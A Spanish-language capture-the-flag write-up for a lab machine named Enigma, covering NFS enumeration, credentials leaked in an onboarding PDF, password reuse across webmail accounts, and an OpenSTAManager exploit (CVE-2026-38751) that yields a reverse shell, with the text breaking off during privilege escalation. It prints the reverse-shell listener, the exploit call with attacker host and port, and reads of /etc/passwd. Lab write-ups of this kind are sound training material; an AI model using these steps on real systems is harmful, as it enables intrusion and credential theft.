

Write Up Enigma

Datos sobre el objetivo:

- IP: 10.129.60.174
- Nombre Máquina: Enigma
- Dificultad: Fácil
- Objetivos: Descubrir la bandera ubicada en el home del usuario (No especificado) y descubrir la bandera ubicada en el home del usuario administrador.

Paso 1: Verificación de la conexión al IP objetivo: Utilización del comando:

```
ping -c 4 10.129.60.174
```

```
(kali㉿kali)-[~]  
$ ping -c 4 10.129.60.174  
PING 10.129.60.174 (10.129.60.174) 56(84) bytes of data:  
64 bytes from 10.129.60.174: icmp_seq=1 ttl=63 time=217 ms  
64 bytes from 10.129.60.174: icmp_seq=2 ttl=63 time=278 ms  
64 bytes from 10.129.60.174: icmp_seq=3 ttl=63 time=507 ms  
64 bytes from 10.129.60.174: icmp_seq=4 ttl=63 time=230 ms  
  
— 10.129.60.174 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3003ms  
rtt min/avg/max/mdev = 217.067/308.180/507.370/117.241 ms
```

Conclusión: Podemos ver que tenemos conexión real con el objetivo, por lo que, podemos seguir con la fase de reconocimiento activo del objetivo.

Paso 2: Escaneo utilizando nmap, realizamos el siguiente comando para el descubrimiento de los servicios y puertos. Comando:

```
nmap -sS 10.129.60.174-T5
```

Explicación comando:

- • sS: Utilizamos esta bandera debido a que solo queremos saber los servicios del objetivo en conjunto con sus puertos. De momento, no es necesario mayor información sobre la versión de estos servicios.
- • T5: Escaneo con mayor velocidad.

```
(kali㉿kali)-[~]
└─$ nmap -sS 10.129.60.174 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-17 15:42 EDT
Nmap scan report for 10.129.60.174
Host is up (0.18s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
```

Conclusión: Podemos rescatar que poseemos 8 puertos abiertos TCP, en este caso tenemos los puertos 22,80, 110, 111, 143, 993, 995, 2049 con los servicios SSH, HTTP, Pop3, Rpcbind, Imap, Imaps, Pop3s, Nfs respectivamente. En el siguiente paso veremos información que podemos rescatar de las versiones de estos puertos.

Paso 3: Escaneo utilizando nmap, realizamos el siguiente comando para el descubrimiento de las versiones de los mismos e información adicional útil de ambos servicios. Comando:

```
nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -sC -T5
```

Explicación comando:

- • sV: Ahora que tenemos información pertinente sobre los servicios y puertos utilizados, buscamos la versión de los mismos con la bandera -sV. Esto nos servirá si existe alguna vulnerabilidad respecto a la versión.
- • p: Especificamos los puertos encontrados anteriormente.
- • sC: Esta bandera es utilizada para sacar información extra sobre estos dos servicios ocupando los scripts automatizados de nmap (Ubicados en `/usr/share/nmap/scripts`).
- • T5: Escaneo con mayor velocidad.

```

(kali@kali)-[~]
$ nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -T5 -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-17 15:45 EDT
Nmap scan report for 10.129.60.174
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:02:05:dc:f7:55:94:7f:18:df (ECDSA)
|   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:a9:df:38:b0 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://enigma.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING STLS TOP SASL
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind
|   100003  3,4        2049/tcp    nfs
|   100003  3,4        2049/tcp6   nfs
|   100005  1,2,3      39549/udp   mountd
|   100005  1,2,3      51197/tcp6  mountd
|   100005  1,2,3      53630/udp6  mountd
|   100005  1,2,3      60907/tcp   mountd
|   100021  1,3,4      35009/tcp   nlockmgr
|   100021  1,3,4      36846/udp6  nlockmgr
|   100021  1,3,4      42186/udp   nlockmgr
|   100021  1,3,4      46171/tcp6  nlockmgr
|   100024  1          46855/tcp6  status
|   100024  1          47694/udp6  status
|   100024  1          54042/udp   status
|   100024  1          54545/tcp   status
|   100227  3          2049/tcp    nfs_acl
|   100227  3          2049/tcp6   nfs_acl
143/tcp   open  imap      Dovecot imapd (Ubuntu)
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ imap-capabilities: ENABLE have STARTTLS IMAP4rev1 post-login ID IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities LOGINDISABLED0001 SASL-IR more
|_ ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap  Dovecot imapd (Ubuntu)
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING USER TOP SASL(PLAIN)
|_ ssl-date: TLS randomness does not represent time
2049/tcp  open  nfs_acl   3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds

```


Conclusión: Obtenemos información sobre las versiones de todos los servicios. La información que obtenemos del escaneo es la siguiente:

1. **Puerto 22:** En el caso de ssh vemos que posee OpenSSH 9.6p1, el cual posee manejo de claves públicas y privadas lo que dificulta el acceso para maquinas vecinas sino poseemos la clave pública de los usuario.
2. **Puerto 80:** En el caso de HTTP nginx 1.24.0, podemos ver por los scripts que hay una redirección a <http://enigma.htb>, lo cual nos indica que este es su nombre de dominio (Confirmado más tarde también con IMAP) por lo cual debemos indicar en /etc/hosts que el dominio enigma.htb es la IP respectiva.
3. **Puerto 110 y Puerto 995:** No existe nada significativo más que la información de DNS que ya poseíamos.

4. **Puerto 111:** Este servicio es la primera fuga de información que vemos, por logística este puerto debe estar abierto solo para redes internas, debido a que sino expone información crítica de los puertos y servicios que ocurren en la víctima, por esto podemos ver que el servicio más importante que podría presentar una vulnerabilidad es NFS (Presente en el puerto 2049)
5. **Puerto 143 y Puerto 993:** Este servicio nos indica que hay una estructura de correos electrónicos que esta siendo gestionada y que se puede acceder de forma externa. Esto por sí no es una vulnerabilidad pero con credenciales podríamos atacarlo.
6. **Puerto 2049:** Este es el puerto crítico que se nos revela en el análisis, primero debido a que rpcbind esta mal configurado podemos pensar que este servicio también lo está. Aunque nmap no nos entrega información con los scripts automáticos, podríamos seguir buscando en nmap con scripts pero lo mejor es la interacción directa con el servicio.
 - Importante: Ninguna de las versiones anteriormente poseen vulnerabilidades conocidas y/o críticas explotables. Aunque el NFS posee una versión más antigua como la versión 3, si este esta bien configurado igualmente no somos capaces de montar servicios, pero una versión 4 nos obligaría la autenticación antes de ver los montajes.

Paso 4: Primero que todo vamos a `/etc/hosts` a agregar nuestro dominio de la página enigma.htb a `/etc/hosts`. Comando:

```
sudo nano /etc/hosts
```



```
GNU nano 8.4
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.60.174 enigma.htb
10.129.244.146 orion.htb
```

Conclusión: De esta forma ahora somos capaces de ver de buena forma la página del dominio enigma.htb.

Paso 5: Ahora que ya tenemos la página podemos ver en el navegador su contenido, pero antes de realizar esto vamos a ver los recursos montados en NFS. Comando:

```
showmount -e 10.129.60.174
```

Explicación comando:

- showmount: Permite que veamos los montajes realizados en NFS
- • e: Sirve para que se muestre el montaje de la carpeta /etc/exports (La carpeta predeterminada de montaje en NFS)

```
(kali@kali)-[~]  
$ showmount -e 10.129.60.174  
Export list for 10.129.60.174:  
/srv/nfs/onboarding *
```

Conclusión: Descubrimos algo importante debido a que vemos que tenemos un directorio que podemos montar y posee un *, lo cual, significa que esta permitido que lo puedan montar todas las IPS que poseen acceso a este servicio (Es decir, como esta abierto al público cualquiera puede montar esta carpeta y obtener información relevante). En el siguiente paso montaremos el directorio y veremos que archivos posee adentro de los cuales podemos sacar información.

Paso 6: Para montar el directorio y sacar el archivo que esta dentro del montaje realizamos los siguientes comandos:

1. mkdir /tmp/temporal: Permite crear un directorio donde podemos montar la información. No necesariamente debe ser en la misma carpeta ni con el mismo nombre, la ubicación elegida fue para que se borre al momento de cerrar sesión con la maquina host.
2. sudo mount -t nfs <Direccion_IP>:/srv/nfs/onboarding /tmp/temporal: Este es el comando que monta el directorio del NFS dentro de nuestra carpeta creada
3. ls /tmp/temporal: Nos permite ver el archivo montado

```
(kali@kali)-[~]  
$ mkdir /tmp/temporal  
  
(kali@kali)-[~]  
$ sudo mount -t nfs 10.129.60.174:/srv/nfs/onboarding /tmp/temporal  
  
(kali@kali)-[~]  
$ ls /tmp/temporal  
New_Employee_Access.pdf
```

Conclusión: Vemos el archivo montado y por el nombre nos podría indicar que corresponde al acceso de un nuevo empleado (Lo cual podría poseer credenciales). La información que se nos revela en el navegador:

Enigma Corp
IT Department - New Employee System Access

Employee:

Kevin Mitchell

Department:

Operations

Provisioned by:

IT Department

Date:

2024-03-01

Webmail Access

URL:

http://mail001.enigma.htb

Username:

kevin

Password:

Enigma2024!

Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Conclusión: Podemos obtener la información de un empleado con su usuario y contraseña, también obtenemos la URL donde podemos acceder a este servicio de correo.


Paso 7: Como vimos anteriormente esta página no esta en nuestro `/etc/hosts` por lo que, hay que cambiar y agregarla a nuestro `/etc/hosts`. Comando

- `sudo nano /etc/hosts`


```
GNU nano 8.4 file:///tmp/temporal
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.60.174 enigma.htb mail001.enigma.htb
10.129.244.146 orion.htb
```

Conclusión: Ahora podemos acceder en la web a la página deseada y realizar login con las credenciales obtenidas.

- Importante: Aunque se nos da la URL accesible, también podríamos intentar acceder a través de los servicios de correo disponibles en los puertos IMAP. Solo por términos de comodidad y mayor visualización lo haremos por la URL y el navegador.




Conclusión: Haciendo login en la página seleccionada podemos acceder a la bandeja de entrada de este usuario, donde vemos que posee un correo de parte de Sarah.




Conclusión: En el correo nos damos cuenta de que posee un acceso reciente a la cuenta, y también nos permite reconocer que hay otro usuario en el cual podemos intentar realizar login el cual sería Sarah.

Paso 8: Por la estructura del correo de Sarah sabemos que el usuario debe ser Sarah, pero no conocemos su contraseña, antes de realizar fuerza bruta probamos con la contraseña predeterminada que posee Kevin, la cual, sino fue cambiada por Sarah puede tener la misma contraseña. Por lo cual, hacemos logout e intentamos entrar con las siguientes credenciales:

1. Usuario: sarah
2. Contraseña: Enigma2024!



Conclusión: Efectivamente nuestro intento fue correcto y pudimos lograr acceso a la cuenta de Sarah, vemos ahora el correo que posee en la bandeja de entrada.




Conclusión: Tenemos otra información sobre otra URL a la cual podemos acceder con las credenciales de administrador. En el siguiente paso, veremos que podemos realizar en la página mostrada

Paso 9: Nuevamente debemos agregar a /etc/hosts el directorio encontrado para esto realizamos:

```
sudo nano /etc/hosts
```

```
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.129.60.174  enigma.htb mail001.enigma.htb support_001.enigma.htb
10.129.244.146 orion.htb
```

Conclusión: Ahora poseemos acceso a la página web en el navegador.



Conclusión: Al realizar login en la página podemos ver que tenemos acceso a todas las funcionalidades al ser cuenta de administrador. Antes que nada revisaremos la página en búsqueda de versiones de este software el cual podría ser vulnerable.

Version 2.9.8 (5ff39df9b)

Conclusión: Viendo en el mismo Dashboard, nos encontramos que en la esquina inferior derecha tenemos la versión del software. Por lo que, buscamos vulnerabilidades para el OpenStaManager 2.9.8.

Paso 10: Para esta versión encontramos más de una vulnerabilidad, sin embargo, la que nos permite la ejecución de comandos remotos (RCE) es la vulnerabilidad **CVE-2026-38751**, para esto utilice el exploit ubicado en este repositorio:

<https://github.com/Mkps/CVE-2026-38751-OpenSTAManager-Arbitrary-File-Upload-PoC>.

Aunque se menciona que afecta a versiones OpenStaManager <= 2.1.0, también afecta a esta versión en particular. Los pasos son los siguientes:

1. Descargar el archivo cve-2026-38751.py
2. (Opcional) Mover el archivo al home y renombrarlo como exploit.py para esto:

```
mv ~/Downloads/cve-2026-38751.py exploit.py
```

3. Iniciar un netcat para obtener una reverse Shell. Para esto:

```
nc -nlvp 4444
```

Explicación comando:

- nc = Nos permite establecer comunicación con puertos ajenos o nos permite abrir un puerto para que reciba conexiones entrantes (Este último es el caso)
 - • nlvp: Nos permite dejar un puerto abierto esperando información externa para obtener una reverse Shell del script que luego vamos a ejecutar.
4. Revisamos la dirección IP propia según la interfaz de conexión que poseemos con el objetivo (En este caso la interfaz es tun0):

```
ip a
```

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:71:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.115/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 79816sec preferred_lft 79816sec
    inet6 fe80::1f6b:a359:48be:ae55/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.15.154/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1198/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::4640:2f67:2040:a9b0/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

5. Ejecutamos el script de la siguiente forma:

```
python exploit.py admin Ne3s4rtars78s
```

```
http://support.001.enigma.htb-lhost <Dirección_IP> --lport 4444
```

```
(kali㉿kali)-[~]
$ python exploit.py admin Ne3s4rtars78s http://support_001.enigma.htb --lhost 10.10.15
[INFO] Created update.zip
[INFO] Login successful for user admin
[INFO] Successfully activated module updates
[INFO] file is {'blob': ('update.zip', <_io.BufferedReader name='update.zip'>, 'applicat
[INFO] resp is 500
[INFO] RCE successfully triggered via CVE-2026-38751
[INFO] Reverse shell started
[INFO] Upgrade it with python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.154] from (UNKNOWN) [10.129.60.174] 49086
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/modules/run$
```

Conclusión: El exploit fue exitoso logramos una reverse Shell con la víctima. El siguiente paso será encontrar los usuarios y poder escalar privilegios.

Paso 11: Buscamos la forma de encontrar los usuarios disponibles en el sistema. Para esto realizamos:

1. `python3 -c "import pty;pty.spawn('/bin/bash')"`: Nos permite tener una Shell interactiva (Necesaria para realizar acciones más adelante)
2. `cat /etc/passwd | grep "/bin/bash"`: Encontramos los usuarios que podemos acceder en el sistema

```
www-data@enigma:~/html/openstamanager/modules/run$ pwd
/var/www/html/openstamanager/modules/run
www-data@enigma:~/html/openstamanager/modules/run$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
<run$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
www-data@enigma:~/html/openstamanager/modules/run$ cat /etc/passwd | grep '/bin/bash'
```

```
<ger/modules/run$ cat /etc/passwd | grep '/bin/bash'
```

```
root:x:0:0:root:/root:/bin/bash
haris:x:1000:1000:,,,:/home/haris:/bin/bash
```

Conclusión: Vemos que nos ubicamos en la ubicación del software de la página web, donde realizamos la Shell interactiva de forma exitosa y vemos solo dos usuarios a los cuales podemos tener acceso el cuales son root y haris. Por lo cual, nuestro objetivo será buscar el acceso a estos dos usuarios.

Paso 12: Para poder encontrar la contraseña de haris, vamos a ver los servicios que corren dentro de el mismo servidor. Comando:

1. `netstat -tulnp`: Para realizar un escáner a los servicios que corren dentro del sistema

```

www-data@enigma:~/html/openstamanager/modules/run$ netstat -tulnp
netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:995            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:993            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35185          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      1569/nginx: worker
tcp        0      0 0.0.0.0:110            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35009          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060        0.0.0.0:*               LISTEN      -
